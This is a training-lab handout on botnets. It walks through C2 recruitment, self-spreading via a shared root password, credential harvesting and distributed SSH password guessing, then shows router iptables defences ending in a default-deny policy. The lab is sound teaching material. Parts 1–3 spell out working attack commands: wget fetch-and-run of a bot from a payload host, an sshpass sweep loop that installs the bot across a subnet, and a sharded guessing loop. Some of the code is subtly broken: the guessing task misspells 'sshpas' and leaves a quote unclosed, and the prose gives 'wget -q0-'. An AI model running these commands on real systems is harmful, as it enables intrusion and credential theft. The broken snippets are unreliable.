

Botnet recruitment, tasking and containment

Follow-along: play the operator, then the defender.

Overview

A **botnet** is a set of machines under one operator's control that act on a single instruction. This lab is about the population itself rather than the one thing everyone knows a botnet for. It never runs a flood; flooding a target is a separate lab on this same network. What this lab shows is how the population is built, how it is told what to do, and what it does that is not a flood: it recruits more of itself, it steals a credential that pays for the next wave, and it guesses an account by splitting the work so that no single machine looks unusual.

The point is that quantity changes kind. Every action the population takes is, on its own, ordinary: one SSH login, one file read, one password attempt, each from a genuine address that passes every source check. What makes it an attack is that six machines do it at once on one standing order. So a defence written against identity loses, and the lab is the sequence of defensive attempts that proves it: a per-source block list that is correct and worthless within one wave, a per-source rate cap that delays without denying, and finally a policy written against what the network is for, which is the one that holds.

Definition: Command-and-control (C2)

The channel an operator uses to reach the machines it controls and tell them what to do, and the program that listens for them. In this lab the C2 is a plaintext, line-based service on TCP port 8080 that you run on the operator segment; each machine you recruit connects to it and waits for instructions.

Running this lab in the TUI

You drive the lab from the MiniLabs launcher. Clone it if the machine does not have it, and pull if it does, because handouts and lab scripts change together:

```
git clone https://github.com/nzRichie/MiniLab.git ~/MiniLab    # first time
cd ~/MiniLab && git pull                                       # already cloned
```

Start the launcher from that directory:

```
cd ~/MiniLab && ./minilabs
```

If it exits with a Docker error, follow the setup in the repository's `README.md` and run it again.


The root menu lists one category per row. Select **Layer 3 and 4 attacks and mitigations**, then **Botnet recruitment, tasking and containment**, to reach this lab's actions:

- **Spawn** creates this lab's containers and wiring. Wait for the panel to turn green before you go on. The first spawn also builds the lab's image, which takes a few minutes; later spawns take seconds.

- **Status** prints the lab's state and its success oracle: the controller's roster, how many times the payload has been fetched, how many results have come back, whether the inside account has been logged into from a field address, whether the admin's own page and login still work, and the router's current rules. It takes over the whole screen; the arrow keys scroll, and Enter on **Done** closes it.
- **Shell command for a node** lists every node (the router, the inside server, the admin, the six field hosts, the controller, and the payload host) and the `docker exec -it ...` line that opens a shell on it. Copy the line for the node a step names into your own terminal. It holds the screen until Enter on **Done**, as Status does.
- **Advance the population** runs the next wave of recruitment for you, using the second credential once you have found it. A step in Part 3 tells you when to use it; do not run it before then.
- **Reset to baseline** stops every bot, stops the controller, drops your router rules, and clears the logs, returning the lab to its clean Part 1 state without tearing it down.
- **Teardown** removes the lab.
- **Open handout** opens this document.

Spawn the lab now, then work through Part 1 in your own terminal. **Back** (or Esc) returns to the lab list.

The setup



One router joins three segments, and which segment a flow crosses is the whole of Part 4. The **inside** segment holds the server the population is eventually aimed at. The **field** segment holds six ordinary machines and the site's own admin workstation; this is where the population lives and spreads. The **operator** segment is yours: the controller you run and the host that serves the payload.

The router forwards between the three segments and does not translate addresses, so a packet from a field machine to the inside server still carries the field machine's own address when it reaches the server. That is what lets the server's log name which machine tried each login, and what a rule at the router can match on. A packet from one field machine to another never reaches the router at all, because both sit on the same segment; remember that, because Part 4 turns on it.

Segment	Machine	Address
inside (128.0.0.0/24)	128_L4_LAB_server	128.0.0.20
	128_L4_LAB_router (inside NIC)	128.0.0.1
field (128.1.0.0/24)	128_L4_LAB_host1...host6	128.1.0.42, .13, .68, .27, .88, .53
	128_L4_LAB_admin	128.1.0.77
	128_L4_LAB_router (field NIC)	128.1.0.1
operator (128.2.0.0/24)	128_L4_LAB_c2	128.2.0.10 (and 128.2.0.58)
	128_L4_LAB_loader	128.2.0.40
	128_L4_LAB_router (operator NIC)	128.2.0.1

The controller has two addresses on one machine, and both matter in Part 4. The inside server runs a web page on TCP 80 and an SSH service on TCP 22, and holds two accounts: **opsadmin**, an ordinary login, and **sysops**, a maintenance account the admin workstation uses. The field hosts run SSH and nothing else. The payload host serves two files on TCP 80: the bot program and a password list.

Your tools on the operator machines are the controller program **c2**, **sshpass** and **ssh** for reaching hosts, and **tcpdump** for the captures Part 4 opens with. On the router your whole toolkit for Part 4 is **iptables**.

Every **ssh** in this lab is a password login to an address in 128.0.0.0/8, so each lab container carries a client config for that range. It is why no **ssh** command in this handout carries a single **-o** flag:

```
# /etc/ssh/ssh_config.d/10-minilabs.conf on every lab container: read, do not type
Host 128.*
    StrictHostKeyChecking no
    UserKnownHostsFile /dev/null
    LogLevel ERROR
    PreferredAuthentications password
    PubkeyAuthentication no
    ConnectTimeout 4
```

The first two are there because every field host generates a fresh host key each time the lab is spawned, so a key remembered from a previous spawn would make the next login fail. **LogLevel ERROR** drops the **Warning: Permanently added** line those two produce on every connection; it does not hide an authentication failure, so a wrong password still prints **Permission denied**. **ConnectTimeout 4** bounds how long a connection to an address with no machine behind it waits before giving up, which is what makes the segment sweep in Part 2 finish in seconds. None of this is a setting to copy onto a real client: one that skips host-key checking accepts a substituted server without saying so.

Assessment

This handout carries **16 graded questions**, marked inline where the step that raises each one sits. Answer all sixteen in a separate document, by number. Several ask you to read a count off the Status action or a capture; record what you actually saw, not what you expected.

Part 1: recruitment by hand

You will install the first two bots yourself, by hand, so that the rest of the population has something to grow from. Open two shells on the controller machine: one to run the controller, one to log into the machines you are recruiting.

Definition: Bot

A machine running the operator's program, which connects to the controller and runs whatever shell command the controller sends. The program has no built-in attacks; everything the population does is a shell command the operator issued, which is why the same program serves recruitment, theft and guessing without change. It sets four variables in the environment of every command it runs, so that one command written once can still act differently on each machine: `BOT_ID`, `BOT_HOST`, `BOT_ADDR` for the machine's own address, and `BOT_OCTET` for the last field of that address (68 on 128.1.0.68).

Start the controller in the first shell and leave it running:

```
# 128_L4_LAB_c2: shell 1, the controller console. Leave this open.  
c2
```

It prints a banner and a `c2>` prompt, and waits. Every operator command in this lab (`status`, `task`, `results`) is typed here. Leave it running until Part 1's last question asks you to stop it; Ctrl-C stops the controller.

Definition: Rendezvous

The way a bot finds its controller. Rather than holding one controller address, the bot holds a set of candidate addresses and, on each attempt, connects to the first that accepts. This lab's bot holds eight candidates on the operator segment and tries them in a fresh random order every pass.

In the second shell, log into the first target. The site shares one weak root password across several field machines, and you have acquired it: it is `Harbour-2019`. Log in as `root` and type it when prompted:

```
# 128_L4_LAB_c2: shell 2, your attacker shell  
ssh root@128.1.0.13  
# password: Harbour-2019
```

You now have a root shell on the field host. Fetch the bot from the payload host and start it, then log out. The redirections and the trailing `&` leave the bot running after you disconnect:

```
# on 128.1.0.13: the field host you just logged into
wget -q http://128.2.0.40/bot.py -O /tmp/bot.py
nohup python3 /tmp/bot.py </dev/null >/tmp/bot.out 2>&1 &
exit
```

Do the same for a second host, 128.1.0.88, with the same password. Within a few seconds each bot connects to your controller; type **status** at the **c2>** prompt to see the roster grow to two.

Question 1. Take a capture on the controller machine while you install the second bot (**tcpdump -n -i any on 128_L4_LAB_c2**). Name the three TCP connections recruitment needs, in order, with the destination address and port of each.

Question 2. The same password, **Harbour-2019**, opened both hosts. State what a defender would have to change on each field host to make the second login fail, and explain why changing it on one host alone would not have stopped you reaching the other.

Question 3. Predict whether a running bot survives its controller being restarted. Then, in the first shell, stop the controller with Ctrl-C and start **c2** again, and say what the bot did in the interval and what the roster shows once the controller is back.

Part 2: the population grows itself

Two bots are a population you built by hand. The point of a botnet is that you build the rest once.

Definition: Standing task

A command the controller keeps and gives to every bot that is connected now *and* replays to every bot that registers later. A one-off push reaches only the sockets that are open when you type it; a standing task reaches the machines a recruit brings in after you have stopped typing, which is what lets the population grow with your hands off the keyboard.

The standing task is the Part 1 recruit command run against every address on the field segment. It is four pieces of ordinary shell, and nothing in it is new except the loop:

1. **Walk the segment.** `for h in $(seq 2 99)` counts from 2 to 99, so `128.1.0.$h` names 98 addresses: 128.1.0.2 through 128.1.0.99. That is the lower part of the field /24 rather than all of it, and it is the part the addressing table in “The setup” says this site’s machines sit in. Of those 98, seven have a container on them and 91 have nothing at all.
2. **Log in.** `sshpass -p Harbour-2019 ssh -n root@128.1.0.$h` is the login you did by hand, with the password supplied on the command line instead of typed at a prompt. `-n` takes the client’s standard input from `/dev/null`, which a login that runs in the background needs.
3. **Run the Part 1 body.** The quoted string is the two commands you ran on 128.1.0.13, unchanged: fetch the payload, start it detached.
4. **Do all 98 at once.** The `&` before `done` puts each login in the background and `wait` holds the task open until the last one returns. Run one after another instead, the sweep would spend

the client's four-second `ConnectTimeout` on each of the 91 addresses that hold nothing, one after the other, before it finished.

Assembled, those four pieces are the four lines below, one per piece. A line ending in a backslash continues on the next, at the `c2>` prompt as in a shell: the prompt changes to `...>` while the controller is still reading, and it runs the command once a line arrives without one. So the block can be pasted whole rather than retyped as a single line.

```
# 128_L4_LAB_c2: at the c2> prompt
task sh -c 'for h in $(seq 2 99); do \
  sshpass -p Harbour-2019 ssh -n root@128.1.0.$h \
    "wget -q http://128.2.0.40/bot.py -O /tmp/bot.py; \
    nohup python3 /tmp/bot.py </dev/null >/tmp/bot.out 2>&1 &" \
    >/dev/null 2>&1 & \
done; wait; echo swept'
```

Your two bots run the sweep at once. Each host that accepts the shared password fetches the bot and registers. Watch `status`: the roster settles at four. The two new bots ran a task you set before they existed, because the controller replayed it to them when they said hello.

Question 4. Open the Status action, which lists each payload fetch from the loader with its time and the address that made it, and the roster with each bot's first-seen time. For one of the two hosts recruited in this part, give the time of its payload fetch and the time it registered, and state what the host was doing in the gap between them.

Question 5. Two of the bots ran the sweep task although it was issued before they were bots. Using the exchange you can capture on the controller machine, explain what makes that happen.

Question 6. The population stopped growing at four, although the field segment has six ordinary hosts. Using the loader's fetch log and the roster from Status, give the evidence that tells apart "the sweep never ran against the other two hosts" from "it ran against them and failed." You are not asked yet why it failed.

Part 3: what the population is for

Four bots that can run any shell command are worth more than a flood. Here the population does three things, and none of them is volumetric.

Harvest

Task every bot to read its own filesystem for anything that looks like a credential and post it back:

```
# 128_L4_LAB_c2: at the c2> prompt
task sh -c 'echo "== $(hostname) =="; \
  find /srv /root -type f 2>/dev/null; \
  cat /srv/ops/*.txt 2>/dev/null'
```

Read what came back with `results` at the `c2>` prompt. One host was in the middle of a password rotation and left the notes behind: they name two more field hosts and the password they were rotated to.

Question 7. Run the harvest. Give the number of bots that returned a non-empty result and the size in bytes of the largest result. A returned result is capped; state the cap and where a bot's output goes when a command prints more than it.

Question 8. Using only what the harvest returned, state which two field hosts the second credential belongs to and what that credential is. Predict the roster count after the next wave of recruitment, before you run it.

The next wave

Use the Advance action in the TUI (or `scripts/advance.sh`). It recruits the two hosts that hold the second credential, the same way you recruited the first two by hand, and the roster reaches six. Then confirm your prediction from Question 8 against the Status roster.

Distributed guessing

The inside server has an account, `opsadmin`, whose password is on the list the loader serves at `http://128.2.0.40/words.txt`. One machine working through a list is slow and conspicuous. Six machines each taking a slice of it are neither.

Definition: Password guessing

Trying candidate passwords for an account until one is accepted. Split across many sources, the work each source does is a handful of attempts, which in a log read one source at a time looks like a user mistyping rather than an attack.

The guessing task is one command that has to behave differently on each machine it lands on, because six bots working the list from the top would be six machines making the same attempt at the same moment. It is four pieces:

1. **Fetch the list.** `wget -q0- http://128.2.0.40/words.txt >/tmp/w` writes the candidates to a file on the bot, and `n=$(grep -c . /tmp/w)` counts how many there are. Every bot fetches its own copy from the payload host.
2. **Take this machine's slice.** `s=$(( BOT_OCTET % n ))` turns the last field of the bot's own address into a starting position in the list, so 128.1.0.68 starts at a different word from 128.1.0.13. `BOT_OCTET` is one of the four variables the bot sets for every command it runs.
3. **Try twelve words from there.** `p=$(sed -n "$(( (s+c)%n+1 ))p" /tmp/w)` reads the word at the current position, wrapping back to the top of the list at the end, and `sshpass -p "$p" ssh opsadmin@128.0.0.20 true` spends it on one login attempt. `sleep 5` is the interval between this machine's attempts.
4. **Stop on the first that works.** `&& { echo "HIT $p"; break; }` runs only when `ssh` exits zero, which it does only on a login that succeeded. The bot reports the word and leaves the loop; the closing `echo` is what every other bot returns instead, so `results` shows which slice each machine covered.

Set it at the `c2>` prompt, broken across lines the same way:

```
# 128_L4_LAB_c2: at the c2> prompt
task sh -c 'wget -qO- http://128.2.0.40/words.txt >/tmp/w; \
n=$(grep -c . /tmp/w); s=$(( BOT_OCTET % n )); c=0; \
while [ $c -lt 12 ]; do \
p=$(sed -n "$(( (s+c)%n+1 ))p" /tmp/w); \
sshpas -p "$p" ssh opsadmin@128.0.0.20 true 2>/dev/null \
&& { echo "HIT $p"; break; }; \
c=$((c+1)); sleep 5; \
done; echo "shard from $s done"
```

The account falls within a minute or so. Read the winning bot's result with **results**, and read the server's side from a shell on the inside server: its authentication log is at `/var/log/minilabs-sshd.log`.

Question 9. Give the per-attempt rate each bot used (the **sleep** value above), the number of bots running the task, and the aggregate attempts per second across the population. Then compute how long one bot alone, working the whole list at that rate, would have taken to reach the same word.

Question 10. On the inside server, count the failed **opsadmin** attempts per source address in `/var/log/minilabs-sshd.log` for your run (`grep 'Failed password' ...`). Compare that against what the same log would show if one machine had made the same total number of attempts: name the field that differs and the count per value in each case.

There is a third thing the population can do that this lab does not build: relay your own requests to the inside server, so its log shows six ordinary clients and never your address. The instructor notes discuss it; it adds no mechanism you have not already seen.

Part 4: the defence

Now play the defender. You have one enforcement point that sees anything, the router, and the first thing to establish is exactly what it sees. A flow between two field hosts never reaches it; a flow between the field and the inside server, or the field and the operator segment, does.

Definition: The FORWARD chain

The list of rules the Linux router applies to every packet it forwards between segments (as opposed to packets addressed to the router itself). You add rules with **iptables -A FORWARD ...**; a packet takes the first rule it matches. **-j DROP** discards it, **-j ACCEPT** passes it. The default when no rule matches is set by **iptables -P FORWARD**.

Question 11. You have produced four kinds of flow: recruitment (operator to field), spread (field to field), payload fetch (field to operator), and the guessing (field to inside). For each, predict whether a rule on the router can act on it. Then take a capture on the router (**tcpdump -n -i any** on `128_L4_LAB_router`) while each flow happens, and say which of your predictions was wrong and why.

Move 1: drop the bots by source

The obvious defence: read the attacking addresses off the server's auth log and drop them. On the router, for each source you saw failing against **opsadmin**:

```
# 128_L4_LAB_router: one rule per attacking source address
iptables -A FORWARD -s 128.1.0.13 -d 128.0.0.20 -p tcp --dport 22 -j DROP
```

Re-run the guessing task. It stops: every source you named is dropped. Now recruit one more host that your list does not name (there is always another machine on a real network) and re-run the guessing. It resumes, through the source you did not block.

Question 12. Your per-source drop rules stopped the guessing, and after one more recruitment they did not. State the one property of the attacker the defence was written against, and explain why that property is the cheapest thing for the operator to change.

Move 2: rate-limit per source

Definition: Per-source rate limit

A rule that allows a source only so many new connections in a window and drops the rest, keyed on the source address so each source is counted separately. `iptables` spells it with the `hashlimit` match: `--hashlimit-mode srcip` counts per source, `--hashlimit-above 2/min` is the threshold, and `--hashlimit-burst` is how many may arrive back to back before the limit bites.

Flush move 1 and cap new SSH connections to the server instead, naming nobody:

```
# 128_L4_LAB_router
iptables -F FORWARD
iptables -A FORWARD -d 128.0.0.20 -p tcp --dport 22 --syn \
  -m hashlimit --hashlimit-mode srcip --hashlimit-above 2/min --hashlimit-burst 2 \
  --hashlimit-name sshcap -j DROP
```

Nobody is blocked, and the admin's own once-a-minute login to `sysops` stays under the cap and keeps working (watch it in Status). Re-run the guessing. The account still falls, later: a cap on attempts per source costs a human nothing, so this is not collateral damage, it is that delay is not denial. The operator chooses how many sources there are, and you do not.

Question 13. Give the cap you set (attempts per minute per source) and the number of sources guessing. From those, and the position of the password in the list, work out roughly how long the account now takes to fall. Then give the cap that would make the account survive a one-hour session against this population, and state what that cap would cost the admin.

Move 3: remove what is being guessed, and what let it spread

The only fix so far that touches the field-to-field spread, which the router never sees. On the inside server, change `opsadmin`'s password to one that is on no list. On every field host, set a different root password, so a credential stolen from one host no longer opens the next:

```
# 128_L4_LAB_server
echo 'opsadmin:Dovecote-Ridgeway-3391' | chpasswd
# 128_L4_LAB_host1 .. host6: a DIFFERENT password on each
echo 'root:choose-a-unique-one-per-host' | chpasswd
```

Re-run the guessing: it runs the whole list and never succeeds. Try to spread from one field host to another with the old shared password: it fails.

Question 14. Move 3 stopped both the guessing and the spread, where the router rules stopped only the guessing. Explain, in terms of which segment each flow crosses, why the spread could not be stopped at the router and had to be stopped on the hosts.

Move 4: name what the network is for

First, a near miss. Block the controller's address at the router:

```
# 128_L4_LAB_router
iptables -F FORWARD
iptables -A FORWARD -d 128.2.0.10 -j DROP
```

Restart the controller so the bots lose their sockets and have to find it again. They come back, through the controller's second address, which your rule did not name. Blocking one address of a service that answers on several achieves nothing.

Definition: Default-deny policy

A ruleset that lists what is allowed and drops everything else, rather than listing what is forbidden. It is written against what a segment is for, so it holds against flows you did not anticipate: a new source, a moved address, a service on a port you did not think to block.

Now the policy that holds. Allow the inside server's web page from anywhere and its SSH from the admin only; allow replies to flows that are already established; deny everything else toward the server, and deny the whole field-to-operator direction:

```
# 128_L4_LAB_router
iptables -F FORWARD
iptables -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -d 128.0.0.20 -p tcp --dport 80 -j ACCEPT
iptables -A FORWARD -d 128.0.0.20 -p tcp --dport 22 -s 128.1.0.77 -j ACCEPT
iptables -A FORWARD -d 128.0.0.20 -j DROP
iptables -A FORWARD -s 128.1.0.0/24 -d 128.2.0.0/24 -j DROP
```

The population keeps the shells it has but can fetch no payload and reach no controller, so it stops growing and goes quiet. The guessing has nowhere to go. The admin's page and login still work. This is the graded end state; confirm it in Status.

Question 15. Write out the default-deny policy you applied toward the inside server. State, rule by rule, which flow each line stops or allows. Then name the one flow no rule of yours can stop, and say what stopped it instead.

Question 16. Compare two of your Part 4 actions: freezing the population (denying the field-to-operator direction, so bots fetch nothing and reach no controller) and silencing it (dropping the controller's address). State what each leaves the operator still able to do. An incident responder has the loader's fetch log as their only record of which hosts were recruited; say which of the two they should do first, and why.

Checks: what “done” means

Open the Status action and read it against the end state:

- the controller's roster stops growing, and the loader's fetch count stops rising;

- the inside server shows no successful **opsadmin** login from a field address;
- the admin's web fetch and SSH login both still read **OK**;
- the router's **FORWARD** chain shows your default-deny rules.

If the admin's checks read **FAIL**, your policy is denying a flow the site needs; compare your rules against the four flows in Question 11.

Safety

Everything here runs inside containers on one machine, on an isolated set of switches with no route off the host. The bot program refuses to run unless a marker file that exists only inside these lab containers is present, so a copy that escapes the lab does nothing; it accepts only controller addresses inside the lab's own network; it keeps no persistence and encrypts nothing, and both it and the controller log every command and result in the clear. Aim every command in this handout only at the lab's own addresses.

When you are done

Remove the lab with the **Teardown** action in the TUI, or **scripts/teardown.sh**. It removes this lab's containers and nothing else.